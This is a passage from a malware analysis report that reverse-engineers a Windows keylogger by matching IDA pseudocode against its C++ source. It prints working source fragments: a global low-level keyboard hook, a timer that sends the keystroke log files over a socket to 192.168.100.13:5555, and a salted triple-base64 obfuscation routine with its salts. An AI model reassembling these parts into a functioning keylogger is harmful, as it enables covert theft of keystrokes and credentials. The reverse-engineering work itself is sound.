
After analyzing of this part, we can confirm that our assumptions on our GetOurPath function were correct, so let's rename it from GetOurPath_maybe_here to GetOurPath_here. Then let's rename sub_407420 to GetDateTimeString_here. All these assumptions correspond to the first part of the WriteLog function, as shown in the source code, Screenshot 40 (which will be confirmed later).

Screenshot 40

CONNECTING AND SENDING TO THE SERVER

So far we know that, the console gets hidden, how the log files that store the keystrokes are named, and where these log files are stored. Now we'll try to find how and where are these log files sent. To know this, I went back to GetOurPath function that was called right after the _imp_connect function, in Screenshot 37, to check what function were they called in. The function was sub_4028C0, as shown in Screenshot 41.


Screenshot 41



Going through the pseudocode of sub_4028C0, we were able to find the IP address of the remote server it gets connected to, which is “192.168.100.13”. We then find the connect and htons function which shows that it gets connected to the server with this IP address, as shown in the source code, in Screenshot 43.

Note: If you recall, we already found out the port number earlier, in the basic dynamic analysis, which is 5555 (Screenshot 22).

Screenshot 42



Screenshot 43

```
53      Data(){
54          create_socket();
55
56          inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);
57
58          addr.sin_family = AF_INET;
59          addr.sin_port = htons(5555);
60
61          create_connection();
```

```
69      void create_socket(){
70          //create socket
71          WSAStartup(MAKEWORD(2, 0), &wsa_data);
72
73          server = socket(AF_INET, SOCK_STREAM, 0);
74      }
75
76      void create_connection(){
77          //connect to server
78          connect(server, reinterpret_cast<SOCKADDR *>(&addr), sizeof(addr));
79      }
```

Moving down the code, I see the comment of “File creation was not successful. Keylog”, this looks like where the keylogger creates log files and if it fails to create the file, it adds this log message to the AppLog.txt file, as shown in the source code in Screenshot 44.

Screenshot 44

```
99   GetOurPath_maybe_here((__int64)AddressLength, 1);
100  sub_404DD0(&AddressString, v42);
101  sub_407E10(Address, AddressLength, &AddressString);
102  v9 = std::basic_filebuf<char,std::char_traits<char>>::open(v33, *(_QWORD *)&Address[0].sa_famil
103  v10 = (char *)&v30 + *(_QWORD *)(v30 - 24);
104  if ( v9 )
105    std::basic_ios<char,std::char_traits<char>>::clear(v10, 0i64);
106  else
107    std::basic_ios<char,std::char_traits<char>>::clear(v10, *((_DWORD *)v10 + 8) | 4u);
108  if ( *(struct sockaddr **)&Address[0].sa_family != &Address[1] )
109    operator delete(*(void **)&Address[0].sa_family);
110  if ( (__int64 *)AddressString != v27 )
111    operator delete((void *)AddressString);
112  if ( *(_BYTE **)AddressLength != v25 )
113    operator delete(*(void **)AddressLength);
114  if ( !qword_41D0A8 )
115    goto LABEL_12;
116  sub_404DD0(AddressLength, &qword_41D0A0);
117  if ( !v24 )
118  {
119    *((_QWORD *)&AddressString + 1) = 0i64;
120    *(_QWORD *)&AddressString = v27;
121    LOBYTE(v27[0]) = 0;
122    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::reserve(
123      &AddressString,
124      qword_41D0A8 + 42);
125    if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFFi64 - *((_QWORD *)&AddressString + 1)) > 0x29 )
126    {
127      std::__cxx11::__int64tring<char,std::char_traits<char>,std::allocator<char>>::_M_append(
128        (__int64)&AddressString,
129        (__int64)"File creation was not successful. Keylog '",
130        42i64);
131      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
132        (__int64)&AddressString,
133        (__int64)qword_41D0A0,
134        qword_41D0A8);
135      if ( *((_QWORD *)&AddressString + 1) != 0x7FFFFFFFFFFFFFFFi64 )
136      {
137        v15 = (__m128i *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<ch
138                         (__int64)&AddressString,
139                         (__int64)"'",
140                         1i64);
141        *(_QWORD *)&Address[0].sa_family = &Address[1];
142        if ( (__m128i *)v15->m128i_i64[0] == &v15[1] )
143        {
144          Address[1] = (struct sockaddr)_mm_loadu_si128(v15 + 1);
```

Screenshot 45

```
11  std::string keylog = ""; // where store all key strokes are stored
12  void TimerSendData()
13  {
14      Data send;
15      if (keylog.empty()) // do nothing if keylog is empty
16          return;
17
18      std::string last_file = IO::WriteLog(keylog);
19
20      if (last_file.empty()) // if empty, write to debugging log (not successful)
21      {
22          Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
23          return;
24      }
25      send.transmit_file();
26  }
```

And finally we see the function of send, where it takes 4 arguments (the server, the contents, the length of the content, and 0 (meaning no flags are specified)) and sends the created files to the server. This makes it seem that this is our KeybHook header. So let’s rename it from sub_4028C0 to KeybHook_maybe_here.

Screenshot 46

```
198  sub_4075A0(Address, v22, v21, 0i64);
199  send(v46, *(const char **)&Address[0].sa_family, *(int *)&Address[0].sa_data[6], 0);
200  if ( *(struct sockaddr **)&Address[0].sa_family != &Address[1] )
201    operator delete(*(void **)&Address[0].sa_family);
202  if ( *(_BYTE **)AddressLength != v25 )
203    operator delete(*(void **)AddressLength);
204  if ( v42[0] != v43 )
205    operator delete(v42[0]);
206  v30 = (__int64)&`vtable for'std::basic_fstream<char,std::char_traits<char>> + 24;
207  v36[0] = (__int64)&`vtable for'std::basic_fstream<char,std::char_traits<char>> + 104;
208  v32 = (__int64)&`vtable for'std::basic_fstream<char,std::char_traits<char>> + 64;
209  v33[0] = (__int64)&`vtable for'std::basic_filebuf<char,std::char_traits<char>> + 16;
210  std::basic_filebuf<char,std::char_traits<char>>::close(v33);
211  std::__basic_file<char>::~__basic_file(v35);
212  v33[0] = (__int64)&`vtable for'std::basic_streambuf<char,std::char_traits<char>> + 16;
213  std::locale::~locale((std::locale *)v34);
214  *(__int64 *)((char *)&v30 + *(_QWORD *)(v6 - 24)) = v20;
215  v14 = *(_QWORD *)(v2 - 24);
216  v32 = v2;
217  *(__int64 *)((char *)&v33[-1] + v14) = v19;
218 LABEL_15:
219  v12 = *(_QWORD *)(v0 - 24);
220  v30 = v0;
221  *(__int64 *)((char *)&v30 + v12) = v18;
222  v31 = 0i64;
223  v36[0] = (__int64)&`vtable for'std::basic_ios<char,std::char_traits<char>> + 16;
224  std::ios_base::~ios_base((std::ios_base *)v36);
```


Screenshot 47

```
81   void transmit_file(){
82       //sending data
83       std::string contents((std::istreambuf_iterator<char>(file)), std::istreambuf_iterator<char>());
84
85       //data sent
86       int bytes_sent = send(server , contents.c_str() , contents.length() , 0 );
87   }
```

INSTALLING THE HOOK

Going back to the main function (Screenshot 31) and looking at the pseudocode of the fourth function that gets called, which is sub_401DD0, it looks like this might be the installhook function in the KeybHook header. This was known from the string on line 14 - “Hook started… Timer Started”, which relates to the source code. Moreover, we see the GetDataTimeString function from the helper header just like it is found in the source code. Therefore, let’s rename it to installhook_here.

Screenshot 48




Screenshot 49

```
bool InstallHook()
{
    Helper::WriteAppLog("Hook started... Timer started"); // Debug message
    DataTimer.Start(true);

    // WH_KEYBOARD_LL - indicates we use keyboard hook and LL is low level -> global hook, value 13
    // OurKeyBoardProc - procedure invoked by hook system every time user press a key
    // GetModuleHandle serves for obatining H instance
    // DWTHREADID or 0 is identifier of thread which hook procedure is associated with (all existing threads)
    eHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC)OurKeyBoardProc, GetModuleHandle(NULL), 0);
    return eHook == NULL;
}
```

CONFIRMING LOCATION AND NAME OF THE FILE THAT STORES THE KEY STROKES


Now let's get back to the sub_404DD0 (Screenshot 37), which we think is the WriteLog function, to where it was called. As you can see it was called in the KeybHook header twice.

Screenshot 50



To confirm the first calling of the function sub_404DD0,

Screenshot 51



We checked the source code of the KeybHook, we found an object from the Data class which contains the WriteLog function as shown in Screenshot 52.

Screenshot 52

KeybHook.h


```
std::string keylog = ""; // where store all key strokes are stored

void TimerSendData()
{
    Data send;
    if (keylog.empty()) // do nothing if keylog is empty
        return;

    std::string last_file = IO::WriteLog(keylog);

    if (last_file.empty()) // if empty, write to debugging log (not successful)
    {
        Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
        return;
    }
    send.transmit_file();

}

Timer DataTimer(TimerSendData, 500 * 60, Timer::Infinite); // time to send (30 seconds)
```

SendData.h

```
Data(){

    create_socket();

    inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);

    addr.sin_family = AF_INET;
    addr.sin_port = htons(5555);

    create_connection();

    std::string path = IO::GetOurPath(true);
    std::string name = IO::WriteLog(keylog);

    file.open(path + name, std::ios::in | std::ios::binary);

}
```

To confirm the second calling of the function sub_404DD0,

Screenshot 53



The WriteLog function was in fact used on line 19 as shown in Screenshot 54. This does not only confirm the WriteLog function but also the KeybHook header. Therefore, let's rename sub_404DD0 to WriteLog_here and Keybhook_maybe_here to Keybhook_here.


Screenshot 54

```
std::string keylog = ""; // where store all key strokes are stored

void TimerSendData()
{
    Data send;
    if (keylog.empty()) // do nothing if keylog is empty
        return;

    std::string last_file = IO::WriteLog(keylog);

    if (last_file.empty()) // if empty, write to debugging log (not successful)
    {
        Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
        return;
    }
    send.transmit_file();

}
```

ENCODING ALGORITHM

Finally after hours of analyzing I found the encryption algorithm. I found it by first finding the salts of the encoding in the strings, as shown in Screenshot 55.

Screenshot 55




I double clicked on one of the salts and was taken to its pseudocode as shown in Screenshot 56. Unfortunately this was not where the algorithm is, however there was useful information. You can see where each salt was stored:

- qword_41D0D8 = “LM::TB::BB”
- qword_41D0D0 = “_:/_77”
- qword_41D0C8 = “line=boostedC++”
- qword_41D0C0 = “ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/”

Screenshot 56


After that I checked where else where they called, as shown in Screenshot 57 it was called 3 times in 1 function and the 4th function is where we are currently looking. This makes sense since we used the first Salt 3 times in the encoding algorithm.

Screenshot 57



Here, we finally reached the function of the encoding algorithm, which is sub_401F30.

Screenshot 58




To understand it a bit easier, I will analyze its pseudocode, shown in Screenshot 59. It begins by storing qword_41D0D0 ("_:/_77") in v2 and qword_41D0C8 ("line=boostedC++") in v3, and I'm still not sure where is qword_41D0D8 ("LM::TB::BB") stored. But we can see that it was taken as an argument in sub_407E10 function.

Screenshot 59

```
v2 = (__int64 *)qword_41D0D0;
v3 = (__int64 *)qword_41D0C8;
v6 = v39;
sub_407E10(v39, qword_41D0D8, a2->m128i_i64);
v7 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append((__int64)v39, *v2, v2[1]);
v8 = &v41;
v41 = &v43;
if ( *(_QWORD *)v7 == v7 + 16 )
{
  v43 = _mm_loadu_si128((const __m128i *)(v7 + 16));
}
else
{
  v41 = *(void **)v7;
  v43.m128i_i64[0] = *(_QWORD *)(v7 + 16);
}
v42 = *(_QWORD *)(v7 + 8);
*(_QWORD *)v7 = v7 + 16;
*(_QWORD *)(v7 + 8) = 0i64;
*(_BYTE *)(v7 + 16) = 0;
v9 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
       (__int64)&v41,
       *v3,
       v3[1]);
v44 = v46;
```

After looking at sub_407E10, it looks like it uses the append function to add the arguments taken to a string.


Screenshot 60



```
_QWORD *__fastcall sub_407E10(_QWORD *a1, __int64 a2, __int64 *a3)
{
  *a1 = a1 + 2;
  sub_4074E0(a1, *(_BYTE **)a2, *(_QWORD *)a2 + *(_QWORD *)(a2 + 8));
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append((__int64)a1, *a3, a3[1]);
  return a1;
}
```

Therefore, this looks like it adds all 3 salts to the string. After looking more into the code, I realized the sub_401690 function has been called 3 times.

Screenshot 61



1st time:

Screenshot 62

```
126   sub_401690(&v44, (char **)a2);
127   v15 = (__int128 *)a2->m128i_i64[0];
128   if ( v44 == v46 )
129   {
130     std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_assign(a2, &v44);
131     v15 = (__int128 *)v44;
132   }
133   else
134   {
135     v16 = *(_QWORD *)&v46[0];
136     v17 = v45;
137     if ( m128i_i8 == v15 )
138     {
139       a2->m128i_i64[0] = (__int64)v44;
140       a2->m128i_i64[1] = v17;
141       a2[1].m128i_i64[0] = v16;
142     }
143     else
144     {
145       v18 = a2[1].m128i_i64[0];
146       a2->m128i_i64[0] = (__int64)v44;
147       a2->m128i_i64[1] = v17;
148       a2[1].m128i_i64[0] = v16;
149       if ( v15 )
150       {
151         v44 = v15;
152         *(_QWORD *)&v46[0] = v18;
153         goto LABEL_19;
154       }
155     }
156     v15 = v46;
157     v44 = v46;
158   }
```

2nd Time:

Screenshot 63

```
177   sub_401690(&v44, (char **)a2);
178   v20 = (__int128 *)a2->m128i_i64[0];
179   if ( v44 == v46 )
180   {
181     std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_assign(a2, &v44);
182     v20 = (__int128 *)v44;
183   }
184   else
185   {
186     v21 = v45;
187     v22 = *(_QWORD *)&v46[0];
188     if ( m128i_i8 == v20 )
189     {
190       a2->m128i_i64[0] = (__int64)v44;
191       a2->m128i_i64[1] = v21;
192       a2[1].m128i_i64[0] = v22;
193     }
194     else
195     {
196       v23 = a2[1].m128i_i64[0];
197       a2->m128i_i64[0] = (__int64)v44;
198       a2->m128i_i64[1] = v21;
199       a2[1].m128i_i64[0] = v22;
200       if ( v20 )
201       {
202         v44 = v20;
203         *(_QWORD *)&v46[0] = v23;
204         goto LABEL_26;
205       }
206     }
207     v20 = v46;
208     v44 = v46;
209   }
```


3rd time:

Screenshot 64

```
296   sub_401690(&v44, (char **)a2);
297   v31 = (__int128 *)a2->m128i_i64[0];
298   if ( v44 == v46 )
299   {
300     std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_assign(a2, &v44);
301     v31 = (__int128 *)v44;
302   }
303   else
304   {
305     v32 = *(_QWORD *)&v46[0];
306     v33 = v45;
307     if ( m128i_i8 == v31 )
308     {
309       a2->m128i_i64[0] = (__int64)v44;
310       a2->m128i_i64[1] = v33;
311       a2[1].m128i_i64[0] = v32;
312     }
313     else
314     {
315       v34 = a2[1].m128i_i64[0];
316       a2->m128i_i64[0] = (__int64)v44;
317       a2->m128i_i64[1] = v33;
318       a2[1].m128i_i64[0] = v32;
319       if ( v31 )
320       {
321         v44 = v31;
322         *(_QWORD *)&v46[0] = v34;
323         goto LABEL_46;
324       }
325     }
326     v31 = v46;
327     v44 = v46;
328   }
```

This looks like it is our base_64 encode,


Screenshot 65



```
34  const std::string &BASE64_CODES = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
35
36  std::string base64_encode(const std::string &s)
37  {
38      std::string ret;
39      int val = 0; // index we use map to table
40      int bits = -6; // used to represent number of bits in a subgroup (of six)
41      const unsigned int b63 = 0x3F; // decimal value is 63
42
43      for (const auto &c : s) // auto when type is unknown, c is assign every character from s string
44      {
45          val = (val << 8) + c; // left binary shift by 8, same as val * 2^8 + c
46          bits += 8; // add 8 to numbers of bits when extracting info (octets)
47          while (bits >= 0)
48          {
49              ret.push_back(BASE64_CODES[(val >> bits) & b63]); // does binary right shift + binary AND
50              bits -= 6;
51          }
52      }
53
54      if (bits > -6) // means at least one character has been insert
55          ret.push_back(BASE64_CODES[((val << 8) >> (bits + 8)) & b63]);
56
57      while (ret.size() % 4)
58          ret.push_back('=');
59
60      return ret;
61  }
62  }
```

because it was called 3 times in our encoding algorithm

Screenshot 66



```
19      // triple encode with base64 with slight modifications
20      std::string EncryptB64(std::string s)
21      {
22          s = SALT1 + s + SALT2 + SALT3;
23          s = base64_encode(s);
24          s.insert(7, SALT3);
25          s += SALT1;
26          s = base64_encode(s);
27          s = SALT2 + SALT3 + s + SALT1;
28          s = base64_encode(s);
29          s.insert(1, "Ls");
30          s.insert(7, "A");
31          return s;
32      }
```

Notice how sub_401690 takes v44 as an argument every time, this indicates that the string that gets encoded is stored in v44. Moreover, v44 is assigned to a2 under certain conditions. Having all the previous information, I was able to understand more what the following code blocks do.

The following block of code is between the 1st time and 2nd time sub_401690 was called. As you can see it first uses the replace function to replace index 7 (7i64) in a2 with qword_41D0C8, which if you recall is where SALT3 is stored. After that it used the append function to add qword_41D0D8, which if you recall is where SALT1 is stored, to a2. This can be confirmed by lines 24 & 25 in Screenshot 66.

Screenshot 67

```
160   v45 = 0i64;
161   *(_BYTE *)v15 = 0;
162   if ( v44 != v46 )
163     operator delete(v44);
164   v19 = a2->m128i_u64[1];
165   if ( v19 <= 6 )
166     goto LABEL_74;
167   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_replace(
168     a2,
169     7i64,
170     0i64,
171     *(_QWORD *)qword_41D0C8,
